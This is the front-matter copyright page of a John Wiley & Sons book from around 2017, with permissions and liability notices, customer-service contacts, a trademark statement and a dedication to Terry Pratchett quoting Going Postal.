No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at <http://www.wiley.com/go/permissions>.

Limit of Liability/Disclaimer of Warranty: The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought. Neither the publisher nor the author shall be liable for damages arising herefrom. The fact that an organization or Web site is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or website may provide or recommendations it may make. Further, readers should be aware that Internet websites listed in this work may have changed or disappeared between when this work was written and when it is read.

For general information on our other products and services please contact our Customer Care Department within the United States at (877) 762-2974, outside the United States at (317) 572-3993 or fax (317) 572-4002.

Wiley publishes in a variety of print and electronic formats and by print-on-demand. Some material included with standard print versions of this book may not be included in e-books or in print-on-demand. If this book refers to media such as a CD or DVD that is not included in the version you purchased, you may download this material at <http://booksupport.wiley.com>. For more information about Wiley products, visit www.wiley.com.

Library of Congress Control Number: 2017931255

Trademarks: Wiley and the Wiley logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

This work is dedicated to the memory of Sir Terry Pratchett, OBE (1948–2015), for teaching me comedy and satire and the wisdom to know the difference.

“Do you not know that a man is not dead while his name is still spoken?”

—Going Postal